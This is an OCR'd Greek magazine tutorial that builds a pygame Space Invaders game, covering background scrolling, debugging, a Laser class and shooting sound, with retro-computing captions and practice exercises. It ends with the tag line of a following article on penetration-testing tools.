Η κύλιση μιας εικόνας στο υπόβαθρο του παιχνιδιού αποτελούσε απίστευτη πρόκληση στα 80's. Πλέον, τα πράγματα είναι πολύ πιο εύκολα. Όμως πώς θα δημιουργήσουμε μια κυλιόμενη εικόνα από μια στατική, όταν μάλιστα το μέγεθος της στατικής είναι ίσο με αυτό του παραθύρου μας;

Πολύ απλά, φανταστείτε ότι παίρνετε την εικόνα του φόντου και σε κάθε καρέ τη μετατοπίζετε προς τα κάτω –με μια συγκεκριμένη ταχύτητα φυσικά. Έχοντας κατά νου αυτή την απλή εκδοχή μπορούμε να συμπληρώσουμε τη συνάρτηση Scroll, στην οποία είχαμε γράψει μόνο ένα απλό pass:

```
def Scroll(self, speed_y, time):
    distance_y = speed_y * time
    self.coord[1] += distance_y
```

Τώρα, πρέπει να βρούμε τη γραμμή StarField.Show(screen) στον κύριο βρόχο του προγράμματος και να προσθέσουμε από πάνω της την ακόλουθη:

```
StarField.Scroll(backspeed, time)
```

Φυσικά, θα πρέπει να έχουμε ορίσει κάπου την επιθυμητή ταχύτητα (backspeed). Αυτό μπορεί να γίνει οπουδήποτε έξω από το βρόχο while του παιχνιδιού μας:

```
# Set the background scrolling speed
```

```
backspeed = 100
```

Αυτό ήταν! Τώρα μπορούμε να τρέξουμε το παιχνίδι και να γνωριστούμε με το...

...Python debugging!

Όπως έχουμε πει σε προηγούμενα άρθρα, για να πετύχουμε το επιθυμητό αποτέλεσμα δεν αρκούν μερικές τροποποιήσεις και προσθήκες στον κώδικά μας. Πρέπει να είμαστε σε θέση να εντοπίζουμε και να διορθώνουμε τα προβλήματα του! Δεν υπάρχει κώδικας ο οποίος να γράφτηκε *χωρίς* λάθη με τη *πρώτη* προσπάθεια.

Αν δοκιμάσετε να τρέξετε το πρόγραμμα με τις προσθήκες που περιγράψαμε παραπάνω, θα δείτε κάτι τέτοιο:

```
Traceback (most recent call last):
  File "pygame-invaders.py", line 126, in <module>
    StarField.Scroll(backspeed, time)
  File "pygame-invaders.py", line 58, in Scroll
    self.coord[1] += distance_y
TypeError: 'tuple' object does not support item assignment
```

Αναρωτιέστε τι συνέβη; Με λίγα λόγια, προσπαθήσαμε να αλλάξουμε τις συντεταγμένες του SpaceBackground (self.coord), τις οποίες είχαμε ορίσει σαν tuple. Όμως σε αντίθεση με τις λίστες, τα tuples δεν μεταβάλλονται ποτέ (η Python τα ονομάζει immutable objects). Έτσι, η τροποποίηση των συντεταγμένων της εικόνας του φόντου δεν επιτρέπεται. Για να λύσουμε αυτό το πρόβλημα θα ορίσουμε τις συντεταγμένες του ως λίστα και όχι ως tuple. Για το σκοπό αυτό, βρείτε την ακόλουθη γραμμή

```
StarField = SpaceBackground((0,0), "stars.jpg")
```

...κι αλλάξτε τη σε:

```
StarField = SpaceBackground([0,0], "stars.jpg")
```

Αλλάζοντας τις παρενθέσεις σε αγκύλες, μετατρέψαμε το tuple σε λίστα! Τώρα μπορούμε να τρέξουμε το πρόγραμμα ξανά.

Δεύτερη απόπειρα



Μη φωνάξετε «χάλια», μόλις δείτε το αποτέλεσμα! Περιμένατε ότι το φόντο θα επαναλαμβανόταν ως δια μαγείας; Σε αυτή την εκδοχή του προγράμματος η εικόνα ρολλάρει και, τελικά, εξαφανίζεται στο κάτω μέρος του παραθύρου. Επίσης, το μοναχικό αστεράκι στην άκρη της εικόνας αφήνει μια (ακόμα πιο) ενοχλητική γραμμή, για να μην πούμε ότι όταν εξαφανιστεί το φόντο η κίνηση του διαστημοπλοίου καταστρέφεται. Αυτό το τελευταίο συμβαίνει γιατί κάθε φορά που εμφανίζεται η εικόνα του φόντου, σβήνει το προηγούμενο καρέ της κίνησης του σκάφους μας. Χωρίς την εικόνα φόντου, λοιπόν, όταν μετακινείται το σκάφος μας προβάλλονται όλα τα καρέ της κίνησής του!

Τα προβλήματα μοιάζουν πολλά, αλλά δεν θα δυσκολευτούμε να τα αντιμετωπίσουμε. Τι χρειαζόμαστε για το κυλιόμενο φόντο; Μια μακρόστενη εικόνα, ένα «ρολό» με αστέρια. Για να πετύχουμε κάτι τέτοιο, μπορούμε να «κολλήσουμε» δύο αντίγραφα της εικόνας φόντου, το ένα πάνω από το άλλο...

- Η πρώτη εικόνα απεικονίζεται στο [0,0] και η δεύτερη ακριβώς πάνω από αυτή. Η δεύτερη, δηλαδή, θα τελειώνει στο [0,0] και αρχικά θα είναι αόρατη (θα βρίσκεται εκτός του παραθύρου).
- Η κίνηση θα πραγματοποιείται ταυτόχρονα και για τις δύο εικόνες, προς τα κάτω.
- Όταν η πρώτη εικόνα «βγει» από το κάτω άκρο του παραθύρου, η δεύτερη εικόνα θα εμφανίζεται πλήρως στο παράθυρο μας.
- Η διαδικασία επαναλαμβάνεται από την αρχή και κανείς δεν καταλαβαίνει ότι είναι το ίδιο φόντο ;)

Ας δούμε τώρα τις επεμβάσεις και τις προσθήκες που πρέπει να γίνουν στην κλάση για το background, για να πετύχουμε όσα περιγράψαμε παραπάνω:

```
class SpaceBackground:
    def __init__(self, coord, coord2, imagefile):
```

Όπως βλέπετε προσθέσαμε τη λίστα coord2, η οποία θα περιέχει τις συντεταγμένες της δεύτερης εικόνας. Αρχικά η συγκεκριμένη λίστα θα παίρνει την τιμή [0, -screenheight] (η εικόνα θα βρίσκεται εκτός του παραθύρου).

```
        self.shape = pygame.image.load(imagefile)
        self.coord = coord
        self.coord2 = coord2
        self.y_original = coord[1]
        self.y2_original = coord2[1]
```

Οι αρχικές συντεταγμένες για τις δύο εικόνες αποθηκεύονται στις λίστες self.coord και self.coord2. Σε αυτές οι συντεταγμένες θα επιστρέφουμε αρκετά συχνά και το γιατί θα το φανερώσουμε στη συνέχεια.

```
    def Show(self, surface):
        surface.blit(self.shape, self.coord)
        surface.blit(self.shape, self.coord2)
```

Προσθέσαμε ακόμα μια γραμμή που κάνει blit και την δεύτερη εικόνα. Τίποτα το ιδιαίτερο.

```
    def Scroll(self, speed_y, time):
        distance_y = speed_y * time
        self.coord[1] += distance_y
        self.coord2[1] += distance_y
```

Παρόμοια, εδώ προσθέσαμε μια γραμμή για να κινείται και η δεύτερη εικόνα. Το μεγάλο κόλπο όμως βρίσκεται εδώ:

```
        if self.coord2[1] >= 0:
            self.coord[1] = self.y_original
```

```
            self.coord2[1] = self.y2_original
```

Μόλις εμφανιστεί πλήρως η δεύτερη εικόνα (όταν η πρώτη εικόνα βγει από το κάτω άκρο του παραθύρου), οι δύο εικόνες επανέρχονται στις αρχικές τους θέσεις. Με αυτόν τον τρόπο έχουμε και πάλι μια εικόνα μέσα στο παράθυρό μας και μία ακόμα από πάνω, η οποία θα εισέρχεται στο παράθυρο καθώς η πρώτη θα εξέρχεται. Αν αυτό δεν είναι καμπύλωση του χωροχρόνου, δεν ξέρω τι είναι. Τρέμε Αϊνστάιν! Στο κύριο πρόγραμμα, η δημιουργία του αντικειμένου για το φόντο γίνεται πλέον με τον εξής τρόπο:

```
StarField =
SpaceBackground([0,0],[0,
-screenheight], "stars.jpg")
```


Fire those Lasers!

Έχοντας τελειώσει επιτέλους με το φόντο ήρθε η ώρα να διαλύσουμε τους εξωγήινους με το Laser. Το γεγονός ότι το παιχνίδι μας δεν δείχνει ακόμα εξωγήινους, αποτελεί μια μικρή ενοχλητική λεπτομέρεια. Τι θέλατε, δηλαδή; Να φτιάξουμε πρώτα τους εξωγήινους και να μην έχουμε όπλα; Θα φεύγατε για πόλεμο χωρίς δοκιμαστικές βολές και εκπαίδευση; Δεν νομίζουμε! Τώρα που λογικευτήκατε, ας δούμε τι θα πρέπει να περιέχει μια κλάση για τις βολές Laser:

- Έναν constructor, ο οποίος θα ορίζει μερικές βασικές παραμέτρους: Αρχικές συντεταγμένες, χρώμα, μήκος της γραμμής, ταχύτητα κ.ά.
- Μια μέθοδο Show, για να εμφανιστεί η βολή στην επιφάνεια της επιλογής μας.
- Μια μέθοδο Move, για την κίνηση της βολής.

Αρχικά, τα παραπάνω ενδέχεται να σας φαίνονται αρκετά. Επιτρέψτε μας να σας ρωτήσουμε, όμως: Πότε εξαφανίζεται μια βολή; Κάτι τέτοιο συμβαίνει σε δύο περιπτώσεις:

1. Όταν χτυπήσει τον επάρατο εχθρό
2. Όταν βγει έξω από την οθόνη



Εικόνα 1

Το μηχάνημα είναι ο γνωστός Commodore 64, ο υπολογιστής με τις περισσότερες πωλήσεις όλων των εποχών! Αν νομίζετε όμως ότι το joystick που φαίνεται προορίζεται να συνδεθεί πάνω του, κάνετε λάθος! Δεν είναι ένα απλό joystick, αλλά το C64DTV: Περιέχει μέσα του έναν ολόκληρο C64 (χωρίς το πληκτρολόγιο) και κάμποσα παιχνίδια (από αυτά που φορτώναμε τότε με τις ώρες) σε μια ROM. Λειτουργεί με μπαταρίες και συνδέεται απευθείας στην τηλεόραση σας. Ναι, όλος ο C64 με σημερινή τεχνολογία χωράει σε δύο τσιπάκια στο κάτω μέρος ενός joystick! Εκπληκτικό, αν κι εμείς προτιμάμε τη μαγεία της πρωτότυπης παιχνιδομηχανής. Στην πάνω εικόνα φαίνεται το διάσημο παιχνίδι Mission Impossible του C64, από το C64DTV.

Για την ώρα δεν έχουμε εχθρούς, αλλά πρέπει να κάνουμε κάτι για τη δεύτερη περίπτωση. Επομένως, η κλάση για τις βολές Laser πρέπει να περιλαμβάνει και μια μέθοδο η οποία θα επιστρέφει true ή false, ανάλογα με το αν η βολή βρίσκεται εντός ή εκτός της οθόνης. Ας ξεκινήσουμε την προσπάθειά μας...


Laser class

Μπορούμε να υλοποιήσουμε την κλάση που περιγράψαμε σχετικά εύκολα. Ας εξετάσουμε τον κώδικα που πρέπει να γράψουμε:

```
class Laser:
    def __init__(self, coord, color, size, speed):
        self.x1 = coord[0]
        self.y1 = coord[1]
        self.size = size
        self.color = color
        self.speed = speed
```

Ο constructor δίνει τις αρχικές συντεταγμένες (coord), το χρώμα (σε μορφή λίστας RGB), το μέγεθος (size) και την ταχύτητα κίνησης (speed). Οι συντεταγμένες ανατίθενται απευθείας στις χωριστές μεταβλητές x1 και y1, για να τις επεξεργαζόμαστε εύκολα στις υπόλοιπες συναρτήσεις.

```
def Show(self, surface):
  pygame.draw.line(surface, self.color, (self.x1,self.y1),(self.
x1,self.y1-self.size),3)
```




Εικόνα 2
Μην αφήσετε κανένα προγραμματιστή να σας πείσει ότι ο κώδικάς του είναι τέλειος -- ή ακόμα χειρότερα ότι δουλεύει με την πρώτη. Στα αριστερά ξεμείναμε από φόντο, καθώς τα αστέρια κύλησαν κάτω από την οθόνη πριν γράψουμε τη ρουτίνα που κάνει την εικόνα ρολό. Στα δεξιά, το διαστημόπλοιό μας ρίχνει βολές συνεχόμενα! Η αρχική μας σχεδίαση είχε κάποια, χμ, μικροπροβλήματα...

Η συνάρτηση Show είναι απλή: Χρησιμοποιούμε τη draw του pygame για να φτιάξουμε μια γραμμή στο κατάλληλο μέγεθος και χρώμα. Οι συντεταγμένες δίνονται με τη μορφή δύο tuples (αρχή και τέλος γραμμής) και καθώς βλέπετε το μόνο που κάνουμε είναι να αλλάζουμε το y1 για το κατάλληλο μήκος γραμμής. Το μυστηριώδες 3 στο τέλος είναι το πλάτος της γραμμής (τρία pixel). Αν θέλαμε να είμαστε σωστότεροι, θα ορίζαμε το πλάτος στον constructor (της νύχτας τον κώδικα τον βλέπει η μέρα και γελά).

```
def Move(self, time):
    distance = self.speed * time
    self.y1 += distance
```

Δεν νομίζουμε ότι η Move χρειάζεται ιδιαίτερη εξήγηση!

```
def GoneAbove(self,y):
    if self.y1<=y:
```



Εικόνα 3
Ο πρόγονος του προγράμματος που φτιάχνουμε εδώ θα μπορούσε να είναι το Invaders που έγραψα το 1986, στον TI-99. Βέβαια "Invaders» είναι μόνο κατ' όνομα, μιας και μετά βίας έβγαζε έναν εξωγήινο κάθε φορά. Κάτι τέτοιο όμως ήταν λογικό: Το Laser, το διαστημόπλοιο, ο εξωγήινος, η κίνηση, ο ήχος και το score σε ένα σύστημα των 3MHz, είναι απλά θαύμα! Τα παιχνίδια ήταν γραμμένο σε BASIC, χωρίς καν sprites.

```
            return True
        else:
            return False
```

Η συνάρτηση GoneAbove θα μας ενημερώνει αν η βολή έχει περάσει πάνω από κάποιο όριο της οθόνης (όταν βγαίνει από την οθόνη θα πρέπει να τη σβήνουμε).

Αν πιστεύετε ότι έχουμε κάνει καλή δουλειά και ότι το Laser θα λειτουργήσει με την πρώτη, είστε γελασμένοι! Ευτυχώς που δεν έχουμε προσθέσει ακόμα τους εξωγήινους, γιατί θα μας είχαν φάει λάχανο. Ας μείνουμε για λίγο ακόμα στην άγνοια και ας δούμε πώς θα ενσωματώσουμε αυτό το --ο Θεός να το κάνει-- όπλο στο πρόγραμμα.

Δυνατότητα βολής

Η βολή αποτελεί μια δυνατότητα τόσο του δικού μας σκάφους, όσο και των εξωγήινων. Επομένως, δεν χρειάζεται να φτιάξουμε διαφορετικό Laser class για τους εξωγήινους. Θα μπορούσαμε λοιπόν να γράψουμε τη μέθοδο Fire στην υπερκλάση Craft, η οποία προορίζεται για όλα τα διαστημόπλοια (το δικό μας αλλά και των εξωγήινων). Πριν από αυτό όμως θα πρέπει να προσθέσουμε κάποια πράγματα στον constructor:

```
class Craft(object):
    def __init__ (self, imagefile, coord):
        self.shape = pygame.image.load(imagefile)
        self.ship_width = self.shape.get_width()
        self.ship_height = self.shape.get_height()
        self.rect = pygame.Rect(coord,(self.ship_width, self.
ship_height))
```

```
        self.ship_midwidth = self.ship_width / 2
        self.firecolor=(255,0,0)
        self.firespeed = -800
        self.shotlength = 20
```

Μόνο οι τέσσερεις τελευταίες γραμμές προστέθηκαν σε αυτή τη φάση. Το midwidth είναι το μισό πλάτος του διαστημοπλοίου. Όπως φαντάζεστε, το Laser θα φεύγει από τη “μύτη” του σκάφους μας, η οποία βρίσκεται στη μέση. Το χρώμα της βολής θα είναι κόκκινο (255,0,0) και η ταχύτητα -800. Μη σας παραξενεύει η αρνητική τιμή: Το δικό μας Laser κινείται από κάτω προς τα πάνω! Ας δούμε τώρα και τη συνάρτηση Fire:

```
    def Fire(self):
        shot = Laser((self.rect[0]+self.ship_midwidth, self.
rect[1]),self.firecolor,self.shotlength,self.firespeed)
        return shot
```

Με το midwidth εξασφαλίζουμε ότι η βολή θα εξέρχεται από τη μέση του σκάφους. Η συνάρτηση επιστρέφει ένα αντικείμενο τύπου Laser. Ο λόγος θα φανεί σε λίγο.

Δοκιμαστική βολή

Δείχνοντας υπερβολική εμπιστοσύνη στον εαυτό μας, είμαστε έτοιμοι για την πρώτη δοκιμή. Μένουν μόνο κάποιες γραμμές στο κύριο πρόγραμμα.

```
    if key[K_SPACE]:
        firelist.append(SpaceShip.Fire())
```

Είμαστε βέβαιοι ότι καταλαβαίνετε πού πρέπει να τοποθετηθεί αυτή η γραμμή. Όμως τι είναι αυτό το firelist; Το διαστημόπλοιό μας μπορεί να ρίξει πολλές βολές! Δεν χρειάζεται να εξαφανιστεί η προηγούμενη, για να ρίξουμε νέα. Πώς θα κρατήσουμε λογαριασμό για τις βολές που πρέπει να σχεδιάσουμε; Κάθε φορά που ρίχνουμε μία βολή, το αντικείμενο Laser που επιστρέφει η Fire αποθηκεύεται στη λίστα firelist. Φυσικά, αυτή η λίστα αρχικοποιείται έξω από τον κύριο βρόχο του παιχνιδιού, κάπως έτσι:

```
firelist = []
```

Έχοντας μια λίστα με όλες τις βολές του σκάφους μας, είναι πολύ εύκολο να κινήσουμε και να εμφανίσουμε την καθεμία. Κάτι τέτοιο μπορεί να γίνει προσθέτοντας τα ακόλουθα, αμέσως μετά τη γραμμή SpaceShip.Show(screen):

```
    for theshot in firelist:
        theshot.Move(time)
        theshot.Show(screen)
        if theshot.GoneAbove(0):
            firelist.remove(theshot)
```

Αυτός ο βρόχος επαναλαμβάνεται τόσες φορές, όσες είναι οι αποθηκευμένες βολές στη firelist. Με τη βοήθεια της μεταβλητής theshot κινούμε κάθε βολή, την εμφανίζουμε στο παράθυρο και τέλος ελέγχουμε αν βρίσκεται εκτός της οθόνης του παιχνιδιού. Σε αυτή την περίπτωση, η βολή πρέπει να τερματιστεί και διαγράφεται από τη λίστα.



Εικόνα 4
Από τα πλέον διάσημα games του TI-99/4A, σε cartridge, το Parsec είναι ένα διαστημικό παιχνίδι με side scrolling, σταθμούς ανεφοδιασμού, πολλαπλές πίστες κι ένα συνεχόμενο Laser. Ένα εκπληκτικό προσόν του παιχνιδιού ήταν η ομιλία -- για όποιον τυχερό είχε το speech synthesizer. Για τους πραγματικά παλιούς της παρέας, το Parsec ήταν το επίσημο video game του εφηβικού τηλεπαιχνιδιού "Κόκκινοι γίγαντες, άσπροι νάνοι", που κάποιοι βλέπαμε μετά μανίας στην κρατική τηλεόραση!

Αν τολμάτε, τρέξετε τον κώδικα με τις αλλαγές που έχουμε περιγράψει ως τώρα. Αν δεν θέλετε να ντροπιαστείτε στο Υπεργαλαξιακό Συνέδριο Κβαντικής Τεχνολογίας, δείτε απλώς την εικόνα 2. Τι είναι αυτές οι συνεχόμενες γραμμές; Εμείς θέλαμε ένα Laser και μάλιστα με μήκος 20 pixel. Ωστόσο αν κρατήσουμε πατημένο το [SPACE] (το πλήκτρο ενεργοποίησης) θα πάρουμε μια σχεδόν συνεχόμενη γραμμή προς τα πάνω (θυμίζει λίγο το Parsec, το παιχνίδι του TI-99 που φαίνεται στην εικόνα 4). Βλέπετε, έχουμε ρυθμίσει το πληκτρολόγιο στον μέγιστο ρυθμό επανάληψης. Τι μπορούμε να κάνουμε γι' αυτό το πρόβλημα;

Διόρθωση βολής

Εντάξει, για πρώτη απόπειρα δεν τα πήγαμε τόσο άσχημα. Το φιάσκο με το φόντο ήταν σαφώς μεγαλύτερο. Χρειάστηκε να σκεφτούμε πολλά πράγματα και μας διέφυγε μόνο ένα: Το διαστημόπλοιο δεν θα πρέπει να ρίχνει νέα βολή, αν η προηγούμενη δεν έχει ταξιδέψει για μια ελάχιστη απόσταση από την αρχική της θέση. Με άλλα λόγια, το διαστημόπλοιο θα πρέπει να ρίχνει τις βολές του με περιορισμένο ρυθμό.

Αναρωτιέστε πώς θα γίνει αυτό; Θα φτιάξουμε μια συνάρτηση η οποία θα δίνει την απόσταση της βολής από ένα σημείο αναφοράς (τη γραμμή στην οποία βρίσκεται το σκάφος μας, τη στιγμή που ρίχνει τη βολή). Στον constructor του Laser θα ορίσουμε μια επιπλέον παράμετρο για την γραμμή αναφοράς:

```
class Laser:
    def __init__(self, coord, color, size, speed, refline):
```

και θα αποθηκεύσουμε προφανώς αυτή την τιμή:

```
        self.refline = refline
```

Τώρα μπορούμε να γράψουμε τη συνάρτηση/μέθοδο η οποία θα υπολογίζει πόσο έχει ταξιδέψει η βολή:

```
        def DistanceTravelled(self):
            return self.refline - self.y1
```

Φυσικά, μετά από αυτές τις αλλαγές στον constructor του Laser θα πρέπει να τροποποιήσουμε και τη μέθοδο Fire, ώστε να ορίζει κατάλληλα το refline:

```
      def Fire(self):
            shot = Laser((self.rect[0]+self.ship_midwidth, self.
    rect[1]),self.firecolor,self.shotlength,self.firespeed,self.
    rect[1])
            return shot
```

Τέλος, θα πρέπει να αλλάξουμε και το τμήμα του κώδικα που ενεργοποιείται με το πάτημα του [SPACE]:

```
    if key[K_SPACE]:
        if firelist:
            # Only fire if last shot has travelled a minimum distance
            if firelist[-1].DistanceTravelled() >=  150:
                firelist.append(SpaceShip.Fire())
        else:
            # or if there is no shot
            firelist.append(SpaceShip.Fire())
```

Το διαστημόπλοιο ρίχνει μόνον όταν η προηγούμενη βολή έχει ταξιδέψει *τουλάχιστον* 150 pixel από τη γραμμή βολής. Για να εξετάσουμε την τελευταία βολή --το τελευταίο στοιχείο της λίστας firelist-- χρησιμοποιούμε τη σύνταξη firelist[-1]. Φυσικά, το διαστημόπλοιο ρίχνει βολή και σε μία ακόμα περίπτωση: Όταν δεν έχει ρίξει καμία άλλη! Αυτό συμβαίνει όταν η λίστα firelist είναι κενή. Σημειώστε ότι αλλάζοντας το 150 μ' έναν μικρότερο αριθμό, μπορείτε να αυξήσετε την "πυκνότητα" των βολών (cheat mode ;)

Ήχος βολής!


Χάρη στην PrepareSound που φτιάξαμε στο τελευταίο δικτυακό άρθρο της σειράς (υπαριθμόν 5.5, http://deltahacker.gr/?p=5662), είναι πολύ εύκολο να κάνουμε το Laser θορυβώδες! Τι είπατε; Στο διάστημα δεν έχει αέρα κι άρα δεν ακούγεται ήχος; Γιατί, μήπως τα αστέρια είναι δύο εικόνες κολλημένες σε ρολό; Αφήστε τη φαντασία μας ήσυχη, σας παρακαλούμε πολύ :) Σ' ένα βολικό σημείο, πριν από τον κύριο βρόχο του προγράμματος, προσθέτουμε την ακόλουθη γραμμή:

```
laser = PrepareSound("shoot.wav")
```

Τώρα, μπορούμε να προσθέσουμε τον ήχο στη συνάρτηση Fire της υπερκλάσης Craft:

```
laser.play()
```

Μετά και από αυτά, το παιχνίδι μας αρχίζει (επιτέλους) να παίρνει μορφή! Έχουμε το κινούμενο φόντο, έχουμε τις βολές Laser, το σκάφος μας κινείται και ακούγεται μουσική. Μένει να υποδεχτούμε μόνο τους (χαμένους από χέρι) εξωγήινους. Αυτό όμως θα γίνει στο επόμενο άρθρο! Στο μεταξύ, μπορείτε να κατεβάσετε τον κώδικα του παρόντος άρθρου για να



πειραματιστείτε: http://bit.ly/dh010pyginvaders. Φυσικά, θα χρειαστείτε και ορισμένα αρχεία (εικόνας και ήχου), τα οποία δώσαμε στο σχετικό άρθρο του deltaHacker 009.

Για να μην βαρεθείτε μέχρι το επόμενο άρθρο, έχουμε εδώ μερικές μικρές ασκήσεις:

- Ο constructor για το φόντο παίρνει περιττές παραμέτρους. Έτσι και αλλιώς η πρώτη εικόνα ξεκινάει πάντα από το [0,0] και η δεύτερη από το [0, -screenheight]. Ξαναγράψτε τον ώστε να παίρνει ως μοναδική παράμετρο το screenheight και απλοποιήστε εσωτερικά τη λειτουργία του.
- Η βολή δεν φαίνεται να ξεκινάει ακριβώς από τη μύτη του διαστημοπλοίου αλλά από λίγο πιο πάνω. Διορθώστε το.
- Για τους εξωγήινους θα χρησιμοποιήσουμε το ίδιο Laser, αλλά και την ίδια συνάρτηση Fire του Craft class. Ωστόσο δεν θέλουμε το Laser των εξωγήινων να παράγει ήχο. Γράψτε μια συνάρτηση Fire στην κλάση SpaceShip, η οποία να περιέχει τη γραμμή laser.play() και να καλεί έπειτα τη γονική συνάρτηση Fire. Σβήστε το laser.play() από τη γονική συνάρτηση.
- Οι βολές των εξωγήινων θα κινούνται (προφανώς) προς τα κάτω. Γράψτε μια συνάρτηση GoneBelow, για να ελέγχετε πότε οι βολές τους έχουν φύγει εκτός οθόνης -- αλλά από την κάτω μεριά!

Καλά ξενύχτια, αλλά με μέτρο τα αναψυκτικά. Έχουν πολύ καφεΐνη!

Εικόνα 5
*Το desktop ενός Pygame developer δεν μπορεί να μην περιέχει: Τουλάχιστον ένα terminal (και βλέπετε ότι χρησιμοποιούμε Mercurial version control για τα άρθρα αλλά και για τον κώδικα), έναν *σοβαρό* editor (δηλαδή το gvim) αλλά και το Gimp, για να πειράζουμε όσο χρειάζεται τα γραφικά μας. Ο Beastie, στην κάτω δεξιά γωνία, μας προφυλάσσει από άλλα κακά δαιμόνια και θυμίζει σε όλους τι λειτουργικό προτιμάμε :) Α, και μιας κι όλως τυχαίως αναφερθήκαμε σε version control, διαβάστε αν θέλετε τα σχετικά άρθρα στα deltaHacker 003 και 004.*



Skill: Intermediate

Tags: Man in The Middle, ettercap, social engineering, SET, Metasploit, hashes, cracking, ophcrack

ΑΣΚΗΣΕΙΣ ΑΠΟΜΑΚΡΥΣΜΕΝΗΣ ΠΡΟΣΒΑΣΗΣ,

φορ φαν εντ πρόφιτ φυσικά ;)

by sub2raw

